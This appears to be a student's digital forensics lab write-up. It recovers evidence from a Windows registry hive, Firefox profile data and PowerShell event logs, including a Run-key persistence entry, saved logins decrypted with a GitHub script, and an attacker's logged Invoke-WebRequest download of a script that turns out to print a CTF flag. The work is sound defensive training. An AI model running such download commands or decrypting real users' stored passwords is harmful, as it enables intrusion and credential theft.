
Digital Forensics-Lab#02

Ahmad Abdullah i22-1609

Task 1: What's the mouse double-click speed?

After opening the provided NTUSER.DAT in RegistryExplorer.exe we were required to find pieces of information. In this task, we were asked to find the double-click speed of the Mouse which was **500**.




\files\NTUSER.DAT			
ROOT	0	10	2023-01-29 16:25:25
Control Panel	0	14	2023-01-29 09:35:09
Accessibility	2	13	2023-01-29 09:31:51
MouseKeys	3	0	2023-01-29 09:31:51
Mouse	18	0	2023-01-29 09:31:51
SOFTWARE	0	9	2023-01-29 16:29:17
Microsoft	0	62	2023-01-29 16:29:36
Windows	0	7	2023-01-29 09:34:17
CurrentVersion	0	61	2023-01-29 16:27:48
CloudStore	2	2	2023-01-29 16:25:25

ActiveWindowTracking	RegDword	0	
Beep	RegSz	No	00-00-0
DoubleClickHeight	RegSz	4	
DoubleClickSpeed	RegSz	500	00-00-0
DoubleClickWidth	RegSz	4	
ExtendedSounds	RegSz	No	01-00-F
MouseHoverHeight	RegSz	4	
MouseHoverTime	RegSz	400	F8-01-0
MouseHoverWidth	RegSz	4	
MouseSensitivity	RegSz	10	01-00-F
MouseSpeed	RegSz	1	

Task 2: What's the most recent typed path accessed as recorded in the registry?

This is easily doable if you know what is the name of the registry key where this entry is stored but if you don't know you can just google 'Recent Typed path Registry Key' and it will tell you the complete path. The most recent path typed in Explorer was: *C:\Windows\System32\calc.exe*




Key name	# values	# subkeys	Last write timesta
D:\files\NTUSER.DAT			
ROOT	0	10	2023-01-29 16:2
SOFTWARE	0	9	2023-01-29 16:2
Microsoft	0	62	2023-01-29 16:2
Windows	0	7	2023-01-29 09:3
CurrentVersion	0	61	2023-01-29 16:2
App Paths	0	1	2023-01-29 09:3
Explorer	12	41	2023-01-29 16:2
TypedPaths	1	0	2023-01-29 16:2

Value Name	Value Type	Data	Value Slack
url1	RegSz	C:\Windows\System32\calc.exe	00-13

Task 3: What's the new value added to the registry by the malware to establish persistence over the system?

This is the same as above. You need to google 'registry keys that malware could use for persistence' and you will be presented with some of the most common keys which in this case was ***Run.*** You can search 'run' in the search box and will be given some results. Now, the only thing that remains is to click on the right one.

C:\Users\w\Desktop\malware.exe was the registry key added by the malware.



Key name	# values	# subkeys	Last write timestamp
D:\files\NTUSER.DAT			
ROOT	0	10	2023-01-29 16:25:25
SOFTWARE	0	9	2023-01-29 16:29:17
Microsoft	0	62	2023-01-29 16:29:36
Windows	0	7	2023-01-29 09:34:17
CurrentVersion	0	61	2023-01-29 16:27:48
AppHost	0	1	2023-01-29 09:33:47
IndexedDB	0	89	2023-01-29 11:33:16
Microsoft.NET.Native.Runti...	1	0	2023-01-29 09:33:52
Microsoft.NET.Native.Runti...	1	0	2023-01-29 09:33:50
Explorer	12	41	2023-01-29 16:29:39
RunMRU	0	0	2023-01-29 16:17:25
StartupApproved	0	2	2023-01-29 16:21:52
Run	0	0	2023-01-29 16:21:52
Run	3	0	2023-01-29 16:17:55
RunOnce	0	0	2023-01-29 11:29:27
Shell	0	3	2023-01-29 09:33:50
Associations	1	1	2023-01-29 09:33:49
UrlAssociations	0	99	2023-01-29 11:33:16
ms-holographicfirstrun	0	0	2023-01-29 09:50:15

Value Name	Value Type	Data	Value Slac
OneDrive	RegSz	"C:\Users\w\AppData\Local\Mic...	00-00-00
MicrosoftEdgeAutoLaunch_C8A64D2EF681E3E50136A28FC3C44893	RegSz	"C:\Program Files (x86)\Microsof...	00-58-00
Malware	RegSz	C:\Users\w\Desktop\malware.exe	00-00-78


Value name: Malware

Value type: RegSz

Value: C:\Users\w\Desktop\malware.exe

Task 4: What are the username and password stored in the saved logins?

It is commonly known that browsers such as Firefox save login data on local machines. So using a Python script we found on Git Hub that decrypts the passwords of a browser we found the username, password and the site that it used on.




```
┌──(kali㉿kali)-[~/Desktop/firefox_decrypt-main]
└─$ python firefox_decrypt.py /home/kali/Desktop/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
2

Website:   https://www.reddit.com
Username: 'hackerman'
Password: 'sup3rs3cur3p4ssw0rd'
```

Task 5: The most Frequent website is amazon.com.


Using SQLite browser which is available for both Windows and Linux, we can look at the information that is in SQL databases. With this we were able to look at the most frequent website visits.



	id	url	title	rev_host	visit_count	hidden	typed	frecency	last_visit_date
	...	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	https://support.mozilla.org/products/firefox	NULL	gro.allizom.troppus.	0	0	0	0	NULL
2	2	https://support.mozilla.org/kb/customize-...	NULL	gro.allizom.troppus.	0	0	0	0	NULL
3	3	https://www.mozilla.org/contribute/	NULL	gro.allizom.www.	0	0	0	0	NULL
4	4	https://www.mozilla.org/about/	NULL	gro.allizom.www.	0	0	0	0	NULL
5	5	https://www.mozilla.org/privacy/firefox/	NULL	gro.allizom.www.	1	1	0	25	1675020485300000
6	6	https://www.mozilla.org/firefox/central/	NULL	gro.allizom.www.	0	0	0	0	NULL
7	7	https://www.mozilla.org/en-US/privacy/...	Firefox Privacy Notice — Mozilla	gro.allizom.www.	1	0	0	100	1675020485490000
8	8	https://www.amazon.com/exec/obidos/...	NULL	moc.nozama.www.	1	1	1	25	1675020497784000
9	9	https://www.amazon.com/s/...	Amazon.com : BlackHat Go	moc.nozama.www.	1	0	0	2000	1675020498189000
10	10	https://www.amazon.com/s?...	Amazon.com : BlackHat Go	moc.nozama.www.	1	0	0	100	1675020499327000
11	11	https://www.amazon.com/Black-Hat-Go-...	Amazon.com: Black Hat Go: Go ...	moc.nozama.www.	1	0	0	100	1675020501541000
12	12	https://www.amazon.com/s/ref=nb_sb_nos...	Amazon.com : BlackHat Python	moc.nozama.www.	1	0	0	100	1675020506736000
13	13	https://www.amazon.com/s?...	Amazon.com : BlackHat Python	moc.nozama.www.	1	0	0	100	1675020507173000
14	14	https://www.amazon.com/Black-Hat-...	Black Hat Python, 2nd Edition: Python ...	moc.nozama.www.	1	0	0	100	1675020510288000
15	15	https://www.amazon.com/s/...	Amazon.com : BlackHat GraphQL	moc.nozama.www.	1	0	0	100	1675020514165000
16	16	https://www.amazon.com/s?...	Amazon.com : BlackHat GraphQL	moc.nozama.www.	1	0	0	100	1675020514788000
17	17	https://www.amazon.com/Black-Hat-...	Amazon.com: Black Hat GraphQL: Attackin...	moc.nozama.www.	1	0	0	100	1675020516764000
18	23	https://www.reddit.com/	Reddit - Dive into anything	moc.tidder.www.	1	0	0	100	1675020551097000
19	24	https://www.google.com/search?...	python dowwnload - Google Search	moc.elgoog.www.	1	0	1	100	1675020600102000
20	25	https://www.python.org/downloads/	Download Python | Python.org	gro.nohtyp.www.	1	0	0	100	1675020601821000
21	26	https://www.python.org/ftp/python/3.11.1/...	python-3.11.1-amd64(1).exe	gro.nohtyp.www.	0	0	0	0	1675020605644000
22	27	http://tryhackme.com/	NULL	moc.emkcahyrt.	1	1	1	25	1675020851530000
23	28	https://tryhackme.com/	TryHackMe | Cyber Security Training	moc.emkcahyrt.	1	0	0	2075	1675020852002000

Task 6: What's the name of the file downloaded by the suspect?


Using the same technique as above we also found the recent download which is ***python-3.11.1-amd64(1).exe***.



	id	place_id	anno_attribute_id	content	flags	expira
	...	Filter	Filter	Filter	Fil...	Filter
1	1	26	1	file:///C:/Users/w/Downloads/python-3.11.1-amd64(1).exe	0	
2	2	26	2	{"state":1,"deleted":false,"endTime":1675020616117,"fileSize":...	0	

Task 7: What’s the command executed by the attacker to download a file on the system?

The Attacker invoked a web request to download a PowerShell script *‘file.ps1’.*



rShell%4Operational

Verbose	29/01/2023 10:53:59 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Execute a Remot
Verbose	29/01/2023 10:53:59 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Execute a Remot
Verbose	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Execute a Remot
Information	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windows-PowerS...	40962	PowerShell Cons
Information	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windows-PowerS...	53504	PowerShell Nam
Information	29/01/2023 10:53:58 pm	PowerShell (Microsoft-Windows-PowerS...	40961	PowerShell Cons
Warning	29/01/2023 10:49:25 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Execute a Remot
Warning	29/01/2023 10:49:18 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Execute a Remot
Information	29/01/2023 10:49:15 pm	PowerShell (Microsoft-Windows-PowerS...	40962	PowerShell Cons
Information	29/01/2023 10:49:15 pm	PowerShell (Microsoft-Windows-PowerS...	53504	PowerShell Nam


Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"

ScriptBlock ID: a8e7979a-4d25-4010-8482-7258e9ba8ad0
Path:
```

Task 8: Can you analyze the downloaded file and understand what’s the purpose of that file?

The file has some hash in its data which we copied and pasted in Cyberchef website.



tional


Level	Date and Time	Source	Event ID	Task
Verbose	29/01/2023 10:55:08 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:55:08 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:55:08 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:55:05 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:55:04 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:35 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:35 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:30 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Warning	29/01/2023 10:54:30 pm	PowerShell (Microsoft-Windows-PowerS...	4100	Exec
Verbose	29/01/2023 10:54:28 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:26 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:26 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:21 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:21 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:18 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:18 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:16 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:54:16 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec
Verbose	29/01/2023 10:53:59 pm	PowerShell (Microsoft-Windows-PowerS...	4104	Exec

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
$data  ="SGVsbG8sIHVzZSBmbGFne2V2M250X2wwZ3NfZjByX3RoM193MW59IGFzIHRoZSBhbnN3ZXIgdG8gdGhlIG9yaWdpbmFsIHF1ZXN0aW9uLg=="
$flag = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($data))
Write-Output $flag

ScriptBlock ID: edebd072-da14-4407-8d52-ea4b696a193c
Path: C:\Users\w\file.ps1
```

Cyberchef cooked with some little base64 seasoning and presented the dish with a little flag for beauty.




SGVsbG8sIHVzZSBmbGFne2V2M250X2wwZ3NfZjByX3RoM193MW59IGFzIHRoZSBhbnN3ZXIgdG8gdGhlIG9yaWdpbmFsIHF1ZXN0aW9uLg==

```
Hello, use flag{ev3nt_l0gs_f0r_th3_w1n} as the answer to the original question.
```

flag{ev3nt_l0gs_f0r_th3_w1n}

Task 8: Given the Prefetch Files: Can you locate the path for the malicious program? [files/Prefetch.zip]

